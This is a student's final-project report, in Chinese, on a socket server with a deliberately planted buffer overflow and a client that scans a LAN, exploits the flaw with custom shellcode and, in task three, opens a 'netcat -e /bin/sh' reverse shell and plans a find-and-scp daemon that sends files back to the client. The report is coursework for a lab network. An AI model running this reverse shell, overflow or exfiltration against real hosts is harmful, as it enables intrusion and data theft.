**期末报告设计文档**

**王泽鹏 2017301510036**

**2020.6.26**

# 一、文档介绍

该设计文档按照任务一到任务四的顺序，介绍了每个任务的要求以及相应的设计思路、代码分析和效果演示，最后是对于完整的期末大作业的一个总结体会。

# 二、实验过程

## 1.任务一

### 1.1 任务要求

做一个服务端程序，其功能是：收到客户端请求之后，将请求中的字符串前后翻转，然后返回给客户端。

### 1.2 设计思路

因为这学期我没有选网络编程的课程，所有有关socket编程的知识都是这几天在网上现学的，理解上可能有些偏差，但大体思路应该是没问题的。

基本的socket编程的客户端和服务端代码在网上有很多，步骤千篇一律，服务端依次执行bind()、listen()、accept()便可等待客户端连接，而客户端通过connect()进行主动连接后，二者就建立了连接，进行信息的传输。

这里考虑了是否要采用一服务端对多客户端的模式，但根据四个任务的要求，我觉得单对单的模式就已经可以满足要求，如果要想实现单对多的通信模式，可以考虑采用pthread相关函数创建线程或者fork创建子进程等方式实现，相关工作等后续学习过程中会进行尝试。


回到任务一的要求，与普通的通信方式唯一不同的要求，就是翻转字符串的部分，这里只需要在服务端代码部分编写一个翻转字符串的子函数，然后在每次read()得到客户端传来的字符串信息后调用子函数，再将翻转后的结果字符串信息write()返回给客户端即可。

此外，相较于最基本的服务端不断等待客户端连接的模式，我使用了select()函数的阻塞模式来实现服务端等待连接时间的计时，超过一定时间（这里我设置的是10s）未连接则服务端终止服务程序，实现了超时处理的功能。

### 1.3 代码分析

首先先介绍服务端部分，依次进行socket()、bind()、listen()、accept()。







建立连接成功后进入数据处理子函数，用于接收和返回信息，这里面一些代码涉及到了缓冲区溢出的部分，这里等任务二再细分析。




翻转字符串部分借助一个辅助数组存储即可，注意每条信息最后的换行符不应被处理逆转，换行符仍应在最后。




超时处理部分如下，这里设置了时间限制为10s，即10s仍未从accept()建立连接，则停止监听结束服务端程序。另外，因为后续连接涉及到一些操作可能耗时较长，就只在第一次连接前设置了超时处理。




客户端则首先connect()连接服务端的指定端口。



然后就是连接成功后进行信息的发送（write函数）和接受（read函数），并使用fputs将读到缓冲区的数据（逆转后的字符串）打印出来。其中，判断输入是否为“exit”来判断是否结束客户端通信。






### 1.4 效果演示

首先演示超时处理部分，先运行server程序开启监听，但不开启client程序。




等待10s超时自动结束程序。




再演示正常交互，运行server程序后，运行client程序。






客户端输入字符串，会自动返回逆转后的字符串。



输入‘exit’后客户端结束，服务端继续等待下一个进程连接，此时可以通过“ctrl + C”组合键结束服务端。





## 2.任务二

### 2.1 任务要求

基于上述服务程序，在保持基本功能的前提下，设计一个缓冲区溢出漏洞。并编写恶意客户端程序，扫描局域网内的所有机器，找到有该漏洞的服务端机器，在服务端机器上创建一个txt的文件，文件名是你的‘姓名.txt’，文件内容是你的学号。

### 2.2 设计思路

这个任务要求有三个关键点，一是扫描局域网内所有机器，二是利用缓冲区溢出漏洞进行攻击，三是创建新文件的shellcode的编写。

因为服务端和客户端设置为同一局域网下，通过ifconfig命令查看ip地址后，便得到了局域网的网络号，之后客户端只需要在对应网段内遍历所有IP地址（0-255）进行连接尝试，成功连接的便是具有漏洞的服务端的IP地址。这一部分作为客户端的一个子函数，在运行时首先进行调用即可。

对于缓冲区溢出漏洞，在之前的project1中已经有过相关的学习和尝试，这里也是利用到服务端的read()函数，将超过数据缓冲区大小的数据读入其中，覆盖函数返回地址，转向执行我们的shellcode，即可实现缓冲区溢出攻击。但这里对服务端程序的调试过程与上次实验有所不同，覆盖返回地址的过程也更加困难，具体过程见代码分析部分。

而创建文件等相关操作，就是要自己编写一个新的shellcode来完成相应功能。之前考虑就直接使用获取shell的shellcode进行攻击，但感觉不太合适，还是决定重新编写一个新的shellcode。查询了shellcode的编写方法，就利用了int 80h中断的系统调用sys\_open()和sys\_write()进行相应汇编代码的编写，再对得到的机器码进行一些处理后，作为缓冲区溢出攻击的shellcode进行使用即可。


### 2.3 代码分析

首先是扫描局域网内所有机器，按照上述思路可编写如下代码。



通过for循环来遍历局域网网段下（这里我测试的两台主机均为10.0.2.x网段，设置为桥接模式即可实现）0-255的所有主机，并通过connect进行连接尝试，直到找到可连接的机器。

然后就是缓冲区溢出漏洞的寻找。服务端处理数据的函数中存在一个buffer数组，而后面又通过read进行数据的读取，故我们可以利用read来进行payload的读取进而覆盖data\_handle函数的返回地址。




这里的读取276字节是通过动态调试得到的，即buffer起始地址距data\_handle返回地址相差276字节，调试过程如下：


使用gdb调试server\_test程序，进入后首先输入以下命令。因为gdb动态调试获取的局部变量地址与程序直接运行时是不一样的，如果直接从gdb调试得到地址作结果，运行仍会出错。查阅资料后（[针对 Linux 环境下 gdb 动态调试获取的局部变量地址与直接运行程序时不一致问题的解决方案](https://blog.csdn.net/weixin_34301307/article/details/94754425)），可以通过对wrapper程序对程序的环境变量进行设置（即以下命令）即可解决。（事实上，还可以先运行程序再使用gdb attach进程，也可以得到真实的地址，这里就不做演示了）




首先在数据处理函数调用处设一个断点，目的是为了通过堆栈获得函数结束后的返回地址。




再在data\_handle函数内部找到read函数设断点，为了获得buffer起始地址。




最后在返回前几条指令下断点，便于最后观察返回地址修改情况。




输入r命令运行后，启动客户端程序，输入attack1，传输事先构造好的payload。




这时gdb运行至第一个断点，准备调用data\_handle函数。




si进入函数内部，此时观察堆栈顶部，即为该函数的返回地址及内存位置。




C命令运行到下一个断点，观察read的参数，第二个参数即为buffer起始地址。




执行c命令运行至最后一个断点，再ni运行至ret处，观察堆栈顶部，此时地址已经被溢出覆盖为构造好的shellcode起始地址了。



此时查看buffer开始的内存单元，发现存储返回地址的位置确实被修改为shellcode的起始位置了，证明覆盖成功。



另外我们可以计算得到，buffer起始位置到返回地址处相差0xbfffef6c-0xbfffee5c+4=276个字节，因此我们的payload构造如下。



当输入attack1时构造获取shell的payload，当输入attack2时构造任务二要求的创建文件的payload，任务三的payload只需再新建一个分支判断即可。



获取shell的payload就不解释如何获得的了，只是为了测试添加上去的，下面解释下如何得到创建文件的payload。

类似于获取shell的payload需要使用系统调用中的execve函数，创建文件同样可以使用32位linux的系统调用，查阅系统调用表后发现可供使用的有5号的sys\_open和4号的sys\_write，分别用来创建文件和写文件。下面就来设计一段汇编代码来实现要求。

汇编代码的设计有很多种思路，下面就介绍一些我尝试并成功的一些思路。

第一种思路，就是将文件名和文件内容存放在数据段中，再通过数据段字符串的地址来进行变量赋值，相关代码如下。



其中，查阅linux相关源代码可以得到，open函数、write函数、exit函数的相关参数如下：




相应的eax为函数的系统调用号，ebx、ecx、edx等寄存器为函数的传参。

因此，对于open函数，ebx指向文件名字符串地址，ecx作为flags值为0102o，即文件不存在则创建该文件（O\_CREAT 0100）和读和写的方式打开文件（O\_RDWR 02），edx为文件权限值为0666o，即设置文件权限可写,110110110 rw-rw-rw-，即对于用户、组、其他均为可读写不执行。


对于write函数，ebx为文件描述符，即沿用open的返回值eax的值，ecx为文件内容字符串首地址，edx为长度。

最后的exit函数，ebx为状态码0，表示正常退出。


使用nasm编译链接汇编文件后，再使用objdump得到机器码。



发现有很多‘\x00’字节，根据project1的经验我们需要将这些0字节使用一些语句进行替换，如xor语句等，这样在执行shellcode时不会产生截断。





再重新编译链接得到机器码作为shellcode即可（这里利用了grep等相关命令来实现机器码的直接打印，这条命令从网上找的...）。



第二种思路不需要创建数据段来存储相关字符串，而是通过堆栈操作直接进行寄存器的赋值。


如下图代码所示，我将学号和姓名的ASCII码表示push到堆栈中，再通过esp指向学号或姓名的首地址，再传给相应的参数，即可实现相同的功能。






这里需要注意的是，在存名字入堆栈时，因为push的机器码只有6A和68两种形式，即只能一次push入栈8位的立即数或32位的立即数，故多出的一个16位的立即数可以通过两次6A或者1次68实现入栈，但直接执行push 0x7478时，会在最后生成的机器码中默认高位为0，就会产生‘\x00’字节，这里我解决的方法，是利用xor将ebx清零后，再用bx作为ebx的低16位修改为0x7478，这样就避免了‘\x00’字节的产生，同时完成了入栈操作。

最后同样进行编译链接打印机器码的步骤，得到最终的shellcode。




这样，至此我们就有了获取shell的shellcode和创建文件的shellcode总共两个shellcode了，都存在shellcode.h中。（这里创建文件的shellcode采用第二种思路得到的shellcode）



### 2.4 效果演示


注意缓冲区溢出攻击前需要先关闭地址随机化（在gdb调试前就要关闭）。




在编译服务端程序时要加上栈可执行和关闭栈保护的选项。




首先还是先启动服务端程序server\_test，再启动客户端程序client\_test。




客户端首先扫描0-255网段的所有主机，找到连接成功的主机。输入attack1进行获取shell的攻击测试。




此时服务端出现“$”符号，证明获取shell成功。（这里与任务三不同，任务三需要将这个shell反弹回客户端）




再测试创建文件的payload，重新连接后输入“attack2”。



再查看服务端主机的当前目录，发现成功创建一个名称为我的名字“wangzepeng.txt”，内容为我的学号“2017301510036”的新的txt文件，证明payload构造及攻击成功。





## 3.任务三

### 3.1 任务要求

利用上述漏洞，把一个自己设计的程序daemon送上服务端机器并运行，这个daemon能够搜索服务器上的所有txt文件，并找出文件名中含有你的姓名的文件，并利用网络传送给客户端机器（传出的方法不限，例如：email，在线socket连接等）。

### 3.2 设计思路

任务要求提示利用上述漏洞，即依然要利用缓冲区溢出漏洞进行该任务的实现。这里首先要将客户端的一个程序传送到服务端，后面运行程序后将服务端的一个文件传送回客户端，故要使用一些工具进行文件的传送。

这里我使用的是基于ssh协议的scp命令，是用于与远程主机之间进行数据传输的协议，相当于经过加密的copy命令。在服务端和客户端进行ssh认证后，进行相关的一些设置，就可以实现无密传输（这里的无密是为了方便daemon程序传输文件）。


因为涉及到文件传输要使用到一些命令，故这个任务我们的shellcode还是选择要直接获取到服务端的shell权限，但与之前实验不同的是，我们这里应该在客户端进行攻击，所以得到的shell要从服务端反弹回客户端，这里就涉及到了反弹shell的编写，主要是通过netcat命令来实现的，故我们可以利用execve()函数执行相应的命令来进行连接，然后将这一函数语句通过汇编执行，进而得到机器码，构造出新的shellcode，便可以继续利用缓冲区溢出漏洞实现反弹shell了。

在客户端得到服务端的shell后，便可以利用scp命令传输文件了。这里就继续说daemon程序，这个程序的功能是能够搜索满足要求的文件，并传输回客户端。因为还涉及到传输的问题，故联想到使用shell脚本，将scp命令作为shell脚本的一部分，这样在运行shell脚本时就可以同时执行scp命令传输文件。而daemon前部分的搜索文件功能，也可以通过find命令写在shell脚本中，故daemon程序可以通过一个简单的shell脚本来实现。

### 3.3 代码分析

首先我们就先构造反弹shell的payload，我们要使用netcat来将服务端的shell绑定到客户端监听上。即，如果客户端运行netcat -lvp 9999进行链接监听，服务端运行netcat -e /bin/sh 10.0.2.4 9999，即可将服务端的shell反弹给客户端。因此，我们只需把netcat -e /bin/sh 10.0.2.4 9999使用execve系统调用来运行即可。

下面就讲一下编写的汇编代码（参考了[使用netcat进行反弹链接的shellcode](https://blog.csdn.net/weixin_34417635/article/details/87981849?ops_request_misc=&request_id=&biz_id=102&utm_term=shellcode%20%E5%8F%8D%E5%BC%B9&utm_medium=distribute.pc_search_result.none-task-blog-2~all~sobaiduweb~default-0-87981849&tdsourcetag=s_pctim_aiomsg/)这篇教程）。



这个代码先设置了两个标号back和forward，再利用jmp和call将最后的字符串首地址作为返回地址入栈，然后再在back部分出栈赋给esi得到字符串首地址，然后使用清零后的eax中的al寄存器替换字符串中的#作为结束符。然后将左半部分的5个字段字符串的首地址依次填到右边AAAA、BBBB、CCCC、DDDD、EEEE处位置，最后的FFFF用0填入表示NULL，这样execve调用所需要的参数就都找到位置了。再调用execve系统调用，ebx、ecx、edx依次传参，结构与创建文件的汇编代码类似，就实现netcat的命令功能了。

上面的汇编代码翻译成C语言实际上就是下面两行：

char \*command[] = {"/bin/netcat", "-e", "/bin/sh", "10.0.2.4", "9999", NULL};

execve(command[0], command, NULL);

编写好后就同样编译链接打印机器码（这里链接出现警告，但不影响生成结果），写到shellcode.h中即可。




再在client中加一个attack3的判断部分，与之前攻击同理。



运行该代码客户端就可以在监听终端上获取到服务端的反弹shell了。我们先假设已经有了daemon恶意程序，可以通过scp命令来进行远程文件的传输，在此之前需要在两个主机上安装ssh服务。同时为了后续服务端向客户端传输文件时执行命令的无密传输，还需要将客户端的公钥复制到服务端中作为一个认证备份。（具体方法百度很多，这里就不演示了，因为不是任务的主流程）


因为daemon程序要实现寻找文件和传输文件两个功能，而这两个功能又可以通过find命令和scp命令进行实现，故我们自然想到编写一个shell脚本来实现，daemon.sh编写如下：




解释下这个命令就是在找到包含我的姓名的txt文件（使用\*通配符匹配）后，执行scp命令，将文件上传到远程主机（即客户端）上，就实现了寻找文件和传输文件两个功能。

### 3.4 效果演示


首先先在客户端另开一个终端运行netcat监听连入的链接。




开启服务端后运行客户端程序，输入‘attack3’进行攻击。




服务端显示断开连接。



